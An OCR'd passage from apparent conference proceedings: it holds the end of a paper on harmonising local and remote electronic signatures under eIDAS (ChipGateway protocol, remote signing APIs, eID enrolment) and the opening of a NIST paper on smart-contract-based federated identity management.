3. **`List`** – This phase allows to determine the set of local signature creation devices, which are connected to the LSA using `ListTokensRequest`, which yields a sequence of `TokenInfo` structures, as well as the available certificates (`CertificateInfo`) for signature generation using

[2] The term "Local Signing Application" (LSA) is derived from the term „Server Signing Application" (SSA), used in [EN18b] and [EN18c]. This component was called "ChipGateway" in the [LE17] contribution.
[3] Based on [DR07] or [KH18b], this could be an appropriately profiled `SignRequest`.

`ListCertificatesRequest`. At the end of this phase, the Signer is able to select the private key and certificate, which is to be used for generating the signature in the next phase.

4. **`Sign`** – If this has not happened before, the SCA Client sends the document, which is to be signed to the SCA Server in a `SignRequest`. The SCA Server calculates the hash of the appropriately prepared document and sends a `SignRequest` to the LSA, which finally uses the Local QSCD to create the digital signature. This raw digital signature is returned to the SCA Server, which finally extends it towards an advanced electronic signature according to {C,X,P}AdES[4], if required.



Fig. 2: Connection establishment within the ChipGateway protocol

As depicted in Fig. 2 the connection establishment process consists of the following steps:

a) The SCA Client starts the connection establishment by sending an appropriate http-`GET` request to the Local Signing Application (LSA), which listens at http://localhost:24727/activate. After the SCA-Client received the status, it may

[4] See [ET16a], [ET16b] and [ET16c].

involve the Signer and then send appropriate commands such as a `ListTokensRequest` to the SCA Server in phase (e), which can forward it to the LSA as soon as the connection is established after receiving `GetCommand` in phase (d).

b) Now the LSA establishes a TLS-protected connection to the SCA-Server at the `ServerAddress` and sends a `HelloRequest`, which among other parameters contains a `Challenge`.
c) The SCA Server answers with a `HelloResponse`, which among other parameters contains a `Signature` for the provided `Challenge` to advance the connection establishment.
d) The LSA sends a `GetCommand`, which essentially asks the SCA Server for the first command, while transporting information with respect to locally connected signature creation devices to the SCA Server within a `TokenInfo` component.
e) The set of commands, which may be sent from the SCA Client via the SCA Server to the LSA comprise `ListTokensRequest`, `ListCertificatesRequest` and `SignRequest` (see phases (3) and (4) outlined above).
f) Finally the SCA Server is able to terminate the connection by sending a `Terminate` message.

2.2 Remote Signing

The standardised protocol [DR07] supporting a broad range of digital signature services exists since 2007 and has been tailored by various profiles[5] and complemented by extensions, such as [NC15] for example. While the initial version of this family of standards was exclusively based on XML, the current revision [KH18b] also supports JSON syntax. Specific aspects relevant for the eIDAS-Regulation are addressed in [KH18a].

A set of JSON and REST based APIs for remote signature generation has been developed by the "Cloud Signature Consortium" in [CS18]. The specification is currently available as "preliminary release" and contains the following operational[6] functions:

- `info` – returns information on the remote service[7] and the list of API methods it has implemented.
- `auth/login` – authorises the remote service with HTTP Basic or Digest authentication.

[5] See https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=dss and https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=dss-x .

[6] In addition to these operational endpoints [CS18] (Table 3) also lists the optional [HA12] specific endpoints `oauth2/authorize`, `oauth2/token` and `oauth2/revoke` for the initiation of an OAuth 2.0 based authorization flow, the issuance of access tokens or refresh tokens and the possible revocation of OAuth tokens respectively.

[7] The „remote service" in [CS18] is the „Server Signing Application" (SSA) according to [EN18b] and [EN18c].

- `auth/revoke` – revokes the service access token or refresh token.
- `credentials/list` – returns the list of credentials associated to a user.
- `credentials/info` – returns information on a signing credential, its associated certificate and a description of the supported authorisation mechanism.
- `credentials/authorize` – authorises the access to the credential for signing.
- `credentials/extendTransaction` – extends the validity of a multi-signature transaction.
- `credentials/sendOTP` – starts the online OTP mechanism associated to a credential.
- `signatures/signHash` – calculate a raw digital signature from one or more hash values.
- `signatures/timestamp` – return a time stamp token for the input hash value.

Last, but not least, the currently emerging ETSI standard [TS18] for remote signature generation contains XML and JSON profiles, which are based on [KH18b] and [CS18] respectively.

3 How to harmonise local and remote signing

3.1 Generic system architecture for local and remote signing

Comparing the existing interfaces and protocols for local and remote signing outlined in Section 2, it becomes obvious that the corresponding system architectures can easily be harmonised. The key aspect is that on a sufficiently high level of abstraction, there is no major difference between local and remote signing and the four phases of the ChipGateway protocol (`Init`, `Connect`, `List`, `Sign`) described in Section 2.1 are also existing in the generic and remote signature case as outlined in Fig. 3 and Fig. 4 respectively. The obvious differences between local and remote signing are in the `Connect` phase and the activation of the QSCD, which in the local case typically consists of entering a PIN, while in the remote case there needs to be a more sophisticated "Signature Activation Protocol" (SAP), which fulfils the requirements specified in [EN18b] (SRA_SAP).



Fig. 3: Harmonised generic system architecture for local and remote signing



Fig. 4: System architecture for remote signing

3.2 Necessary changes for harmonisation of local and remote signing

Considering the details of the existing ChipGateway protocol [LE17] the following four changes to the [LE17] specification are required:

1. Enhanced `SigningApplication` structure instead of simple `ServerAddress`

   Whereas the ChipGateway protocol simply returns the ChipGateway endpoint of the SCA Server (`ServerAddress`) in the `Init` phase, there needs to be an enhanced `SigningApplication` structure, which will be present for all (local and server) signing applications which are available for a specific user. This structure shall contain a URI (`SigningApplicationIdentifier`) and may contain a subset of the information provided by an `info` endpoint according to [CS18].

2. User accounts for Signers at Server Signing Application

   Unlike in the local case, there needs to be a user account for the Signer at each involved Server Signing Application. The involved authentication procedures may be separated from the rest of the remote signing protocol using the generic mechanism defined in [FR14] together with the registered HTTP Authentication Schemes[8], which in particular comprise the use of OAuth 2.0 bearer tokens according to [JH12]. If there may be more than one Server Signing Application, it is advisable to use some sort of Single Sign-On (SSO) mechanism using standardised protocols for this purpose such as [CK05] or [SB14] for example, which may be combined with the bearer token usage according to [JH12]. Note, that a suitable SSO mechanism may not only be used for authentication purposes, but for "smart enrolment", as explained in Section 4.

3. `TokenInfo` needs to contain `SigningApplicationIdentifier`

   The `TokenInfo` structure, which is contained in `ListTokensResponse` for example, needs to contain the `SigningApplicationIdentifier` (see 1. above).

4. `PIN` based QSCD activation needs to be generalised to support suitable SAPs

   While the `SignRequest` within ChipGateway [LE17] contains the optional parameter `PIN`, which may contain the encrypted PIN, this aspect needs to be generalised in order to support suitable Signature Activation Protocols (SAPs), which fulfil the requirements defined in [EN18b].

4 Smart enrolment for remote signing

According to Art. 24 (1) of the eIDAS-Regulation [EU14], there are different options for the identification of the subject for the enrolment for qualified certificates:

a) "by the **physical presence** of the natural person or of an authorised representative of the legal person; or

[8] See http://www.iana.org/assignments/http-authschemes .

b) remotely, using **electronic identification means**, for which prior to the issuance of the qualified certificate, a physical presence of the natural person or of an authorised representative of the legal person was ensured and which meets the requirements set out in Article 8 with regard to the assurance levels 'substantial' or 'high'; or
c) by means of a **certificate** of a qualified electronic signature or of a qualified electronic seal issued in compliance with point (a) or (b); or
d) by using **other identification methods recognised at national level** which provide equivalent assurance in terms of reliability to physical presence. The equivalent assurance shall be confirmed by a conformity assessment body."



Fig. 5: Remote signing architecture with smart certificate enrolment

Against this background, the remote signing architecture outlined in Fig. 4 can easily be extended to the one inFig. 5, which also supports eID-based enrolment according to Art. 24 (1) (b) of the eIDAS-Regulation [EU14], if both the Signer and the Identity Provider support a suitable eID-scheme. For this purpose the Server Signing Application acts as Service Provider according to [CK05] or Relying Party according to [SB14], which redirects the Signer to the Identity Provider and receives later on a signed assertion containing the identity attributes of the Signer, which form the basis for the certificate

enrolment involving the Certification Authority[9].

In a similar manner, the system architecture outlined in Fig. 5 can be used for smart certificate enrolment according to Art. 24 (1) (c) and (d), whereas the Signer is not redirected to an Identity Provider, as in the eID-case (b) outlined above, but to a suitable signing service (e.g. the Signature Creation Application) for case (c) and a corresponding video-identification service for example for case (d).

5 Summary and Outlook

In the present contribution we have shown in Section 3 that it is easy to harmonise local and remote signing by slightly generalising the [LE17] protocol.

Furthermore we have outlined in Section 4 how the proposed authentication strategy based on [FR14], [JH12], [CK05] and [SB14] gives rise for "smart enrolment" procedures in line with Art. 24 (1) of the eIDAS-Regulation [EU14].

To facilitate the practical application of the ideas sketched in the present document, it may be worthwhile to standardise them within suitable technical committees of pertinent standardisation organisations, such as OASIS DSS-X and ETSI ESI for example. A first step in this direction is the recently started work on [HN18].

Bibliography

[TR15a] Federal Office for Information Security (Bundesamt für Sicherheit in der Informationstechnik, BSI), „Advanced Security Mechanisms for Machine Readable Travel Documents and eIDAS token", Technical Guideline Nr. 03110, Part 1-4, <https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr03110/index_htm.html>

[TR15b] Federal Office for Information Security (Bundesamt für Sicherheit in der Informationstechnik, BSI), „eCard-API-Framework", Technical Guideline Nr. 03112, Part 1-7, <https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr03112/index_htm.html>

[TR17] Federal Office for Information Security (Bundesamt für Sicherheit in der Informationstechnik, BSI), "eID-Client", Technical Guideline Nr. 03124, Part 1-2, <https://www.bsi.bund.de/DE/Publikationen/TechnischeRichtlinien/tr03124/index_htm.html>

[LE17] LuxTrust S.A., ecsec GmbH, "ChipGateway Protocol – OASIS

[9] Note, that the Certificate Status Authority and the Time Stamping Authority only have been added in Fig. 5 for the sake of completeness. These components could have been added to Figure 1, 3 and 4 as well, as they are involved within the `Sign` phase to build appropriate AdES formats using certificate revocation information and time-stamp tokens, if required.

Contribution", <https://www.oasisopen.org/committees/download.php/60049/ChipGateway-Specification-OASIS.pdf>.

[EU15] Commission Implementing Decision (EU) 2015/296 of 24 February 2015 establishing procedural arrangements for cooperation between Member States on electronic identification pursuant to Article 12(7) of Regulation (EU) No 910/2014 of the European Parliament and of the Council on electronic identification and trust services for electronic transactions in the internal market, <http://data.europa.eu/eli/dec_impl/2015/296/oj>

[CS18] Cloud Signature Consortium, "Architectures and Protocols for Remote Signature applications", Public pre-release version 1.0.2.4 rev. PR (2018-09), < https://cloudsignatureconsortium.org/wp-content/uploads/2018/09/CSC_API_v1_PR_1.0.2.4.pdf>

[EU14] Regulation (EU) No 910/2014 of the European Parliament and of the Council of of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC, <http://data.europa.eu/eli/reg/2014/910/oj>.

[ET16a] EN 319 122, "Electronic Signatures and Infrastructures (ESI); CAdES digital signatures", Part 1-2

[ET16b] EN 319 132, "Electronic Signatures and Infrastructures (ESI); XAdES digital signatures", Part 1-2

[ET16c] EN 319 142, "Electronic Signatures and Infrastructures (ESI); PAdES digital signatures", Part 1-2

[EN14] EN 419 211, "Protection profiles for secure signature creation device", Part 1-6.

[EN18a] EN 419 221-5, "Protection profiles for Trust Service Provider Cryptographic modules – Part 5: Cryptographic Module for Trust Services", 2018.

[EN18b] EN 419 241-1, "Trustworthy Systems Supporting Server Signing – Part 1: General System Security Requirements", European Norm, 2018.

[EN18c] EN 419 241-2, "Trustworthy Systems Supporting Server Signing – Part 2: Protection profile for QSCD for Server Signing", European Norm, 2018.

[HÜ05] Hühnlein, D., „Die CCES-Signature-API – Eine offene Programmierschnittstelle für langfristig beweiskräftige elektronische Signaturen", in Proceedings of „Sicherheit 2005", LNI 62, Pages 361-374, 2005, <http://www.ecsec.de/pub/2005_Sicherheit.pdf>

[IS14] ISO/IEC 24727, "Identification cards – Integrated circuit card programming interfaces", Part 1-6, 2014.

[MS18] Microsoft, "CryptoAPI System Architecture", <https://docs.microsoft.com/en-us/windows/desktop/seccrypto/cryptoapi-system-architecture>.

[KH18a] Kuehne, A., Hagen, S., "Advanced Electronic Signature Profile for OASIS Digital Signature Services Version 2.0", Working Draft

[HN18] Hühnlein, D., von Nigtevecht, E. J., "Local and Remote Signature Profile for OASIS Digital Signature Services Version 2.0", Working Draft

[NC15] von Nigtevecht, E. J., Cornelis, F., „DSS Extension for Local Signature Computation Version 1.0", Committee Specification 01, 27 July 2015, <http://docs.oasis-open.org/dss-x/localsig/v1.0/cs01/localsig-v1.0-cs01.pdf>

[DR07] Drees, S., "Digital Signature Service Core Protocols, Elements, and Bindings Version 1.0", OASIS Standard, 11 April 2007, <http://docs.oasis-open.org/dss/v1.0/oasis-dss-core-spec-v1.0-os.html>

[KH18b] A. Kuehne, S. Hagen, “Digital Signature Service Core Protocols, Elements, and Bindings Version 2.0”, Committee Specification Draft 01 / Public Review Draft 01, 29 August 2018, <http://docs.oasis-open.org/dss-x/dss-core/v2.0/csprd01/dss-core-v2.0-csprd01.pdf>

[SB14] *OpenID Connect Core 1.0*., edited by N. Sakimura, J. Bradley, M. Jones, B. de Medeiros and C. Mortimore, 8 November, 2014, <http://openid.net/specs/openid-connect-core-1_0.html>.

[EI18] Opinion No. 3/2018 of the Cooperation Network on the Luxemburgish eID scheme, <https://ec.europa.eu/cefdigital/wiki/pages/viewpage.action?pageId=65972753>

[PC13] PC/SC Workgroup, “PC/SC Workgroup Specifications”, <https://www.pcscworkgroup.com/specifications/>.

[GF15] Griffin, R. and Fenwick V., “PKCS #11 Cryptographic Token Interface Base Specification Version 2.40”, OASIS Standard, 14 April 2015, <http://docs.oasis-open.org/pkcs11/pkcs11-base/v2.40/os/pkcs11-base-v2.40-os.pdf>.

[HA12] Hardt D. (Ed.), “The OAuth 2.0 Authorization Framework”, RFC 6749, October 2012, <https://www.rfc-editor.org/info/rfc6749>

[JH12] Jones M., Hardt D., “The OAuth 2.0 Authorization Framework: Bearer Token Usage”, RFC 6750, October 2012, <https://www.rfc-editor.org/info/rfc6750>

[FR14] Fielding, R., Reschke, J. (Eds.): “Hypertext Transfer Protocol (HTTP/1.1): Authentication”, June 2014, <https://www.rfc-editor.org/info/rfc7235>

[CK05] *Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0*. Edited by Scott Cantor, John Kemp, Rob Philpott and Eve Maler, 15 March 2005. OASIS Standard <http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf>.

[TS18] ETSI, “Electronic Signatures and Infrastructures (ESI); Protocols for remote digital signature creation”, Draft ETSI TS 119 432, V0.0.5 (2018-07).

Smart Contract Federated Identity Management without Third Party Authentication Services

Peter Mell[1], Jim Dray[2] and James Shook[3]

Abstract: Federated identity management enables users to access multiple systems using a single login credential. However, to achieve this a complex privacy compromising authentication has to occur between the user, relying party (RP) (e.g., a business), and a credential service provider (CSP) that performs the authentication. In this work, we use a smart contract on a blockchain to enable an architecture where authentication no longer involves the CSP. Authentication is performed solely through user to RP communications (eliminating fees and enhancing privacy). No third party needs to be contacted, not even the smart contract. No public key infrastructure (PKI) needs to be maintained. And no revocation lists need to be checked. In contrast to competing smart contract approaches, ours is hierarchically managed (like a PKI) enabling better validation of attribute providers and making it more useful for large entities to provide identity services for their constituents (e.g., a government) while still enabling users to maintain a level of self-sovereignty.

Keywords: federated identity management; authentication; blockchain; smart contract

1 Introduction

Federated identity management (FIM) enables users to access multiple systems using a single login credential. In industry implementations (e.g., with Amazon, Google, and Facebook authentication[4]), multiple entities collaborate such that one entity in the collaboration can authenticate users for other entities; it requires complex interactions to enable a user to perform a business interaction with some 'relying party' (RP) (e.g., a business) and have the authentication performed by a 'credential service provider' (CSP) (the entity performing the authorizations) [TA18]. It may involve redirecting a user from an RP to a CSP and then back to the RP post-authentication with the CSP communicating with both the user and RP. CSPs likely will charge for this service while being able to violate the privacy of users by seeing with which RPs they interact. Complicating matters further, FIM often supports the transferring of user attributes (e.g., age) to an RP to support a business interaction.

[1] National Institute of Standards and Technology, Computer Security Division, 100 Bureau Drive Gaithersburg, MD 20899 U.S.A. peter.mell@nist.gov

[2] National Institute of Standards and Technology, Computer Security Division, 100 Bureau Drive Gaithersburg, MD 20899 U.S.A. james.dray@nist.gov

[3] National Institute of Standards and Technology, Computer Security Division, 100 Bureau Drive Gaithersburg, MD 20899 U.S.A. james.shook@nist.gov

[4] Any mention of commercial products is for information only; it does not imply recommendation or endorsement.

In this work, we provide an identity management system (IDMS) that provides FIM such that a user can authenticate and transfer attributes to an RP without the involvement of a CSP (thereby heightening privacy and reducing costs). We accomplish this through leveraging a smart contract running on a blockchain[5]. User to RP interactions do not need to transact with the smart contract, they simply use data from a copy of the blockchain. Thus, there is no need for the user or RP to wait for blockchain blocks to be published or to pay blockchain transaction fees. User to RP communications are extremely fast and free.

Our IDMS is hierarchically managed enabling authorities to manage user accounts and associate attributes with accounts. However, users are granted a degree of self-sovereignty; a user must approve added attributes and can view and delete their data. Privacy is maintained by either adding only hashes of attributes to user records, by only adding data encrypted with the user's public key, or by only adding references to external and secured databases that house user attribute data. We emphasize that user to RP interactions are completely private, something not possible in current systems using a CSP for authentication.

We implemented our IDMS on the Ethereum platform [Eth]. Charges are only incurred when creating and updating user accounts, which is something that is relatively rare compared to a user freely and regularly interacting with RPs. Also, user account update functions are very cheap, all costing less than $0.09 USD (as of September, 2018). We note that other FIM smart contract systems are in development, but ours differs primarily in being a managed approach that still provides a degree of user self-sovereignty. This provides advantages in having authoritative identity attributes for users and having the ability to validate attribute providers.

The rest of the paper is structured as follows. Section 2 describes the overall contract design and section 3 describes the attribute field design. Then section 4 outlines the core functions of the IDMS system: authenticating users and passing attributes. Section 5 provides an example, section 6 discusses our implementation, section 7 explains why we use smart contracts, and section 8 enumerate achieved security properties. Section 9 provides the related work and section 10 our conclusions.

2 IDMS Contract Design

Our IDMS is implemented within a smart contract accessed by five types of entities: the IDMS owner, account managers, attribute managers, users, and RPs (shown in figure 1). The first four issue transactions to the blockchain to manage user accounts (relatively rare events). Users and RPs use public blockchain data to authenticate a user and pass attributes (the more common events). Both the managers and users have IDMS accounts. Manager data is publicly readable while user data is kept private using hashes and encryption.

[5] See [Yag+18] for an overview of blockchain and smart contract technology.

Smart Contract: The smart contract is modeled as being immutable; once deployed, it is not owned and is its own entity. Alternately, it may be coded for the IDMS owner to update it with participant agreement (e.g., a voting mechanism) or after a notification period (allowing participants time to withdraw from the IDMS if they disapprove of the changes).

IDMS Owner: The IDMS owner is limited by the contract to authorize and deauthorize managers. For authorization, an entity creates a blockchain account, gives their public key to the owner, and the owner directs the contract to create an IDMS manager account for that public key. For deauthorization, the account record is marked as invalid. For each created manager, the owner specifies one or more descriptor fields. This should follow a standard nomenclature to enable automated evaluation of these fields by other entities (e.g., by RPs).

Account managers: Account managers authorize user accounts in an analogous manner as the IDMS owner does for managers. User records are pseudonymous, they contain no identifying information. An account manager can only perform deauthorization on accounts they created. If a user's private key is lost or stolen, the account manager may authorize a new account for the user using a new public key generated by the user and deauthorize the old account. The IDMS owner can require the account managers to perform identity proofing at some level, confirming that users are whom they claim to be. The contract can require a subset of the collected attributes to be posted to the user account. We refer to such attributes as 'identity attributes'; they can be updated at any time by the account manager.

Attribute managers: Attribute managers add attributes to users' accounts. However, users must first grant them permission. They may revoke any attributes previously added.

Users: Users may unilaterally delete non-identity attributes (to avoid them changing their identity). They may also delete their IDMS account completely. As mentioned previously, they must authorize any attribute manager to add attributes to their account.

RPs: RPs keep a local copy of the contract state, extracted from the blockchain, and execute contract 'view' functions on that copy to enable reading the contract data. They do not have accounts on the contract or transact with the contract.



Fig. 1: IDMS Contract Design Relative to a Single User

3 IDMS Attribute Field Design

An important design element is the attribute field. Each field has a hash of a user attribute (put there by the applicable account manager or an attribute manager). If the actual attribute data is included to allow for easy user retrieval (which is not necessary), it is encrypted with a secret key that is then encrypted with the user's public key to preserve user privacy. It is expensive to store data on a blockchain; if the data is large (e.g. video or image files), an off-blockchain location of the data may be posted to the attribute field. This might be used, for example, with images of physical credentials such as driver's licenses, visas, social security cards, and passports. Note that the source of each attribute field is public to allow RPs to check the authority behind each user provided attribute.

Field Name	**Field Description**
ManagerPublicKey	Public key of manager that posted the attribute
Identity	Boolean to indicate if this is an identity attribute
EncryptedSecretKey	Secret key encrypted with the user's public key
Descriptor	Encrypted description attribute data
Data	Encrypted attribute data
Location	Location for downloading data
Hash	Hash of the unencrypted descriptor and data

Tab. 1: Contents of an Attribute Field

To accomplish this, we use the attribute field structure shown in table 1. The 'ManagerPublicKey' field is the public key of the manager that posted the attribute to the user's account. This key can enable anyone to look up the manager in the IDMS using the publicly available blockchain data. Manager accounts contain only unencrypted attributes so that anyone can verify who posted an attribute. Note that only the contract owner can authorize a manager and populate its data fields, thus the unencrypted attributes within a manager's account are considered authoritative. The 'Identity' field is a boolean indicating whether or not an attribute is an identity attribute. The 'EncryptedSecretKey' is the secret key that was used to encrypt the attribute descriptor and data fields. The 'Descriptor' field is an encrypted field that explains what the attribute data field contains[6]. The optional 'Data' field contains encrypted attribute data (these must be appended with a nonce prior to encryption to prevent guessing attacks when the attribute space is limited). The optional 'Location' field identifies a public location where the encrypted attribute data is available. The 'Hash' field is a hash of the unencrypted Data field appended with the unencrypted Descriptor field. This enables an RP to verify that a user is providing them the correct data and descriptor fields for a particular source. Note that if neither the Data or Location fields are provided, the user must maintain copies of the data for which the relevant hashes are posted.

[6] Implementations of this should standardize on a set of descriptors and a format for the data field to promote automated processing of the attribute data.

4 IDMS Core Functions

In this section we will describe the core functions for our conceptual IDMS system: 1) authentication of users and 2) secure transmission of user attributes. A key design feature is that the user and RP can achieve this without any interaction with a third party (they don't even need to transact with the smart contract). However, the user needs access to their attribute descriptors and data. These could be maintained by the user, downloaded from the blockchain (if stored in encrypted form in the user's record), or downloaded and decrypted from the location specified in the location field of the user's record. The user will also need to maintain their private key. This could be done in a hardware dongle to promote security and portability between devices, but could also be copied to multiple devices if desired.

The RP will need access to a copy of the blockchain on which the contract is being executed (which is publicly available through the blockchain peer-to-peer network). They need only store the small portion relevant to the contract data. This must be a version recent enough as to have a hash of the attributes that the user will provide to the RP. Note that the RP does not need a blockchain account and the user will not need to transact with their blockchain account for these core functions (they do so only to maintain their contract user record).

4.1 IDMS Authentication



Fig. 2: Example User to RP Authentication Function

Our first core function enables U to authenticate to some RP_1 given that RP_1 can access U's public key from the IDMS data on the public blockchain. This could be done through many approaches; here we present a method using Transport Layer Security (TLS). Our approach is similar to using TLS with client-side certificates, except that in our scenario no such client-side certificate exists. We achieve this by creating a TLS session, but within that session adding an additional challenge response mechanism followed by RP_1 generating a final symmetric key used for a second encrypted tunnel within the original TLS tunnel.

With additional engineering, this tunnel within a tunnel approach could be replaced with the second 'challenge response' tunnel replacing the first TLS tunnel.

More specifically for our example approach, U establishes a TLS tunnel with RP_1. U then sends a message to RP_1 claiming to own account 'User 1' in the IDMS. RP_1 then accesses the IDMS account 'User 1' using its local copy of the blockchain and retrieves the posted public key. RP_1 sends a random challenge to U encrypted with the public key posted on the IDMS account. U decrypts this with his private key and sends the result to RP. If the correct value was returned by U, then U has proved ownership of account 'User 1'. Next, RP_1 encrypts a symmetric key with U's public key to use for the second encrypted tunnel and sends it to U. U obtains the symmetric key by decrypting with his private key. At this point both U and RP_1 have mutually authenticated and have established an encrypted tunnel. This process is shown in figure 2.

